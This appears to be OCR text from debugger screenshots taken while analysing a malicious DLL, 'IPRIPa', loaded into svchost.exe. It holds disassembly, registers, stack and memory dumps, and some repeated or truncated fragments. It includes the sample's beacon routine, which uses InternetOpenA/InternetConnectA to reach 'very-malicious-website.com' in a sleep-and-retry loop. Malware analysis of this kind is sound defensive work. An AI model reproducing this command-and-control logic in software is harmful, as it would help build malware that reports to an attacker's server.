

NormalMode - svchost.exe - [*G.P.U* - thread 000007D4, module ntdll]
C File View Debug Plugins Options Window Help Tools BreakPoint->
Ln E Me Th Wi Ha Cp Pa St Br Re Tr Sr
M1 M2 M3 M4 M5
Command:
ESP EBP NONE

```
7C90120F   C3              RET
7C901210   8BFF            MOV EDI,EDI
DbgUserBr  CC              INT3
7C901213   C3              RET
7C901214   8BFF            MOV EDI,EDI
7C901216   8B4424 04       MOV EAX,DWORD PTR [ESP+4]
7C90121A   CC              INT3
7C90121B   C2 0400         RET 4
NtCurrent  64:A1 18000000  MOV EAX,DWORD PTR FS:[18]
7C901224   C3              RET
RtlInitSt  57              PUSH EDI
7C901226   8B7C24 0C       MOV EDI,DWORD PTR [ESP+C]
7C90122A   8B5424 08       MOV EDX,DWORD PTR [ESP+8]
7C90122E   C702 00000000   MOV DWORD PTR [EDX],0
7C901234   897A 04         MOV DWORD PTR [EDX+4],EDI
7C901237   0BFF            OR EDI,EDI
7C901239 ⌄ 74 1E           JE SHORT ntdll.7C901259
7C90123B   83C9 FF         OR ECX,FFFFFFFF
7C90123E   33C0            XOR EAX,EAX
7C901240   F2:AE           REPNE SCAS BYTE PTR ES:[EDI]
7C901242   F7D1            NOT ECX
7C901244   81F9 FFFF0000   CMP ECX,0FFFF
7C90124A ⌄ 76 05           JBE SHORT ntdll.7C901251
7C90124C   B9 FFFF0000     MOV ECX,0FFFF
7C901251   66:894A 02      MOV WORD PTR [EDX+2],CX
7C901255   49              DEC ECX
7C901256   66:890A         MOV WORD PTR [EDX],CX
7C901259   5F              POP EDI
7C90125A   C2 0800         RET 8
Return to 7C950010 (ntdll.7C950010)
```


```
Registers (FPU)
EAX 7FFDA000
ECX 00000002
EDX 00000003
EBX 00000001
ESP 028CFFCC
EBP 028CFFF4
ESI 00000004
EDI 00000005

EIP 7C90120F ntdll.7C90120F

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 0038 32bit 7FF7E000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty 0.0000000076147699140e-4933
ST1 empty 2.2398967611305147130e-2667
ST2 empty 2.2039821519847191860e-2667
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0956503661104926350e-4933
ST7 empty 0.0
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (G
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address   Hex dump                 ASCII
01004000  A2 31 00 01 00 00 00 00  .1......
01004008  7B EF 4F 77 9E 6B 51 77  {.Ow.kQw
01004010  00 00 00 00 00 00 00 00  ........
01004018  00 00 00 00 00 00 00 00  ........
01004020  00 00 00 00 00 00 00 00  ........
01004028  00 00 00 00 00 00 00 00  ........
01004030  00 00 00 00 00 00 00 00  ........
01004038  00 00 00 00 00 00 00 00  ........
01004040  F0 83 09 00 FF FF FF FF  ........
01004048  00 00 00 00 00 00 00 00  ........
01004050  7C 06 00 00 00 00 00 00  |.......
01004058  38 95 09 00 00 00 09 00  8.......
01004060  2F 00 00 00 99 2D 00 00  /....-..
01004068  E8 15 0A 00 28 36 57 03  ....(6W.
01004070  F0 2A 0C 00 90 29 0C 00  .*...)..
01004078  FF FF FF FF 00 00 00 00
```


```
028CFFCC  7C950010  RETURN to ntdll.7C950010 from ntdll.DbgBre
028CFFD0  00000005
028CFFD4  00000004
028CFFD8  00000001
028CFFDC  028CFFD0
028CFFE0  B2501D88
028CFFE4  FFFFFFFF  End of SEH chain
028CFFE8  7C90E900  SE handler
028CFFEC  7C950030  ntdll.7C950030
028CFFF0  00000000
028CFFF4  00000000
028CFFF8  00000000
028CFFFC  00000000
```


NormalMode - svchost.exe - [Memory map]
M File View Debug Plugins Options Window Help Tools BreakPoint->
Ln E Me Th Wi Ha Cp Pa St Br Re Tr Sr

```
Address   Size      Owner    Section  Contains        Type  Access    Initial  Mapped as
0382B000  00005000                                    Priv  RW  Guar  RW
03870000  00001000                                    Priv  RW        RW
03A70000  00089000                                    Map   RW        RW
10000000  00001000  IPRIPa            PE header       Imag  R         RWE
10001000  00004000  IPRIPa   .text    SFX,code        Imag  R         RWE
10005000  00001000  IPRIPa   .rdata   data,imports    Imag  R         RWE
10006000  0000C000  IPRIPa   .data                    Imag  R         RWE
10012000  00001000  IPRIPa   .reloc                   Imag  R         RWE
478C0000  00001000  dot3api           PE header       Imag  R         RWE
478C1000  00006000  dot3api  .text    SFX,code,imp    Imag  R         RWE
```




```
10001000   51             PUSH ECX
10001001   51             PUSH ECX
10001002   53             PUSH EBX
10001003   55             PUSH EBP
10001004   56             PUSH ESI
10001005   57             PUSH EDI
10001006   33C9           XOR ECX,ECX
10001008   B0 01          MOV AL,1
1000100A   0FB6D0         MOVZX EDX,AL
1000100D   8AD8           MOV BL,AL
1000100F   8881 C8A70010  MOV BYTE PTR [ECX+1000A7C8],AL
10001015   888A C8750010  MOV BYTE PTR [EDX+100075C8],CL
1000101B   8AD0           MOV DL,AL
1000101D   80E2 80        AND DL,80
10001020   F6DA           NEG DL
10001022   1AD2           SBB DL,DL
10001024   83E2 1B        AND EDX,1B
10001027   D0E3           SHL BL,1
10001029   32D3           XOR DL,BL
1000102B   32C2           XOR AL,DL
1000102D   41             INC ECX
1000102E   81F9 00010000  CMP ECX,100
10001034 ^ 72 D4          JB SHORT IPRIPa.1000100A
10001036   8025 C9750010 (AND BYTE PTR [100075C9],0
1000103D   B0 01          MOV AL,1
1000103F   B9 A0750010    MOV ECX,IPRIPa.100075A0
10001044   0FB6D0         MOVZX EDX,AL
10001047   8911           MOV DWORD PTR [ECX],EDX
10001049   8AD0           MOV DL,AL
```



```
loc_10004566:
xor     ebp, ebp
push    ebp                ; dwFlags
push    ebp                ; lpszProxyBypass
push    ebp                ; lpszProxy
push    ebp                ; dwAccessType
push    offset szAgent     ; lpszAgent
call    ds:InternetOpenA
cmp     eax, ebp
mov     [esp+28h+hInternet], eax
jnz     short loc_10004584
```

```
loc_10004584:              ; dwContext
push    ebp
push    400000h            ; dwFlags
mov     ecx, offset szPassword
push    3                  ; dwService
push    ecx                ; lpszPassword
push    ecx                ; lpszUserName
push    50h                ; nServerPort
push    offset szServerName ; "very-malicious-website.com"
push    eax                ; hInternet
call    ds:InternetConnectA
mov     ebp, eax
test    ebp, ebp
jz      loc_1000462D
```



```
10001000   51          PUSH ECX
10001001   51          PUSH ECX
10001002   53          PUSH EBX
10001003   55          PUSH EBP
10001004   56
10001005   57
10001006   33C9
10001008   B0 01
1000100A   0FB6D
1000100D   8AD8
1000100F   8881
10001015   888A
1000101B   8AD0
1000101D   80E2
10001020   F6DA
10001022   1AD2        SBB DL,DL
10001024   83E2 1B     AND EDX,1B
10001027   D0E3        SHL BL,1
10001029   32D3        XOR DL,BL
1000102B   32C2        XOR AL,DL
```


Enter expression to follow

10004566


● VA/API ○ RVA ○ Offset

OK

CANCEL



```
10004549     5F               POP EDI
1000454A     5E               POP ESI
1000454B     5B               POP EBX
1000454C     C9               LEAVE
1000454D     C3               RET
1000454E     83EC 18          SUB ESP,18
10004551     53               PUSH EBX
10004552     55               PUSH EBP
10004553     56               PUSH ESI
10004554     8B35 0C510010    MOV ESI,DWORD PTR [<&WININET.InternetCloseHan wininet.InternetCloseHandle
1000455A     57               PUSH EDI
1000455B     8B3D 78500010    MOV EDI,DWORD PTR [<&KERNEL32.Sleep>]        kernel32.Sleep
10004561     BB C0270900      MOV EBX,927C0
10004566     33ED             XOR EBP,EBP
10004568     55               PUSH EBP
10004569     55               PUSH EBP
1000456A     55               PUSH EBP
1000456B     55               PUSH EBP
1000456C     68 A8130110      PUSH IPRIPa.100113A8                         ASCII "HMI-2 Windows XP 6.11"
10004571     FF15 10510010    CALL DWORD PTR [<&WININET.InternetOpenA>]    wininet.InternetOpenA
10004577     3BC5             CMP EAX,EBP
10004579     894424 10        MOV DWORD PTR [ESP+10],EAX
1000457D   ⌄ 75 05            JNZ SHORT IPRIPa.10004584
1000457F     53               PUSH EBX
10004580     FFD7             CALL EDI
10004582   ^ EB E2            JMP SHORT IPRIPa.10004566
```


NormalMode - svchost.exe - [*G.P.U* - thread 00000764, module IPRIPa]
File
View
Debug
Plugins
Options
Window
Help
Tools
BreakPoint->


```
10004547     FFD6           CALL ESI
10004549     5F             POP EDI
1000454A     5E             POP ESI
1000454B     5B             POP EBX
1000454C     C9             LEAVE
1000454D     C3             RET
1000454E     83EC 18        SUB ESP,18
10004551     53             PUSH EBX
10004552     55             PUSH EBP
10004553     56             PUSH ESI
10004554     8B35 0C510010  MOV ESI,DWORD PTR [<&WININET.InternetCloseHanc wininet.InternetCloseHandle
1000455A     57             PUSH EDI
1000455B     8B3D 78500010  MOV EDI,DWORD PTR [<&KERNEL32.Sleep>]          kernel32.Sleep
10004561     BB C0270900    MOV EBX,927C0
10004566     33ED           XOR EBP,EBP
10004568     55             PUSH EBP
10004569     55             PUSH EBP
1000456A     55             PUSH EBP
1000456B     55             PUSH EBP
1000456C     68 A8130110    PUSH IPRIPa.100113A8                           ASCII "HMI-2 Windows XP 6.11"
10004571     FF15 10510010  CALL DWORD PTR [<&WININET.InternetOpenA>]      wininet.InternetOpenA
10004577     3BC5           CMP EAX,EBP
10004579     894424 10      MOV DWORD PTR [ESP+10],EAX
1000457D   ⌄ 75 05          JNZ SHORT IPRIPa.10004584
1000457F     53             PUSH EBX
10004580     FFD7           CALL EDI
10004582   ^ EB E2          JMP SHORT IPRIPa.10004566
10004584     55             PUSH EBP
10004585     68 00004000    PUSH 400000
EBP=00CC0008
```

```
Registers (FPU)
EAX 00000000
ECX 7C802413 kernel32.7C802413
EDX 7C90E4F4 ntdll.KiFastSystemCallRet
EBX 000927C0
ESP 01CCFDD4
EBP 00CC0008
ESI 771C4D8C wininet.InternetCloseHandle
EDI 7C802446 kernel32.Sleep

EIP 10004566 IPRIPa.10004566

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FF9A000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr 00002EFD

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty 0.0
ST1 empty 8.5917762335598019190e-4911
ST2 empty +UNORM 6148 00000002 77DE612A
ST3 empty +UNORM 6134 00000000 00000000
ST4 empty 0.0
ST5 empty 0.0000001252481022150e-4933
ST6 empty 0.0000000073338268960e-4933
ST7 empty 0.0
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (G
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```


```
Address   Hex dump                 ASCII
01004000  A2 31 00 01 00 00 00 00  .1......
01004008  7B EF 4F 77 9E 6B 51 77  {.Ow.kQw
01004010  00 00 00 00 00 00 00 00  ........
01004018  00 00 00 00 00 00 00 00  ........
01004020  00 00 00 00 00 00 00 00  ........
01004028  00 00 00 00 00 00 00 00  ........
01004030  00 00 00 00 00 00 00 00  ........
01004038  00 00 00 00 00 00 00 00  ........
01004040  F0 83 09 00 FF FF FF FF  ........
01004048  00 00 00 00 00 00 00 00  ........
01004050  7C 06 00 00 00 00 00 00  |.......
01004058  38 95 09 00 00 00 09 00  8.......
01004060  2F 00 00 00 99 2D 00 00  /....-..
01004068  E8 15 0A 00 28 36 57 03  ....(6W.
01004070  F0 2A 0C 00 90 29 0C 00  .*...)..
01004078  FF FF FF FF 00 00 00 00
```

```
01CCFDD4  000E55D0
01CCFDD8  7C802446  kernel32.Sleep
01CCFDDC  1000BFF0  IPRIPa.1000BFF0
01CCFDE0  00000000
01CCFDE4  00CC0004
01CCFDE8  00CC000C
01CCFDEC  00000000
01CCFDF0  32303231
01CCFDF4  00000039
01CCFDF8  00000000
01CCFDFC  1000329F  RETURN to IPRIPa.1000329F from IPRIPa.1000
01CCFE00  000E55D0
01CCFE04  00000000
01CCFE08  01CCFF6C
01CCFE0C  00000000
01CCFE10  00000000
01CCFE14  00000000
```

```
Memory Window 1 I Start£º0x1004000 End£º0x1003FFF Size£º0x0 Value£º0x10031A2
```

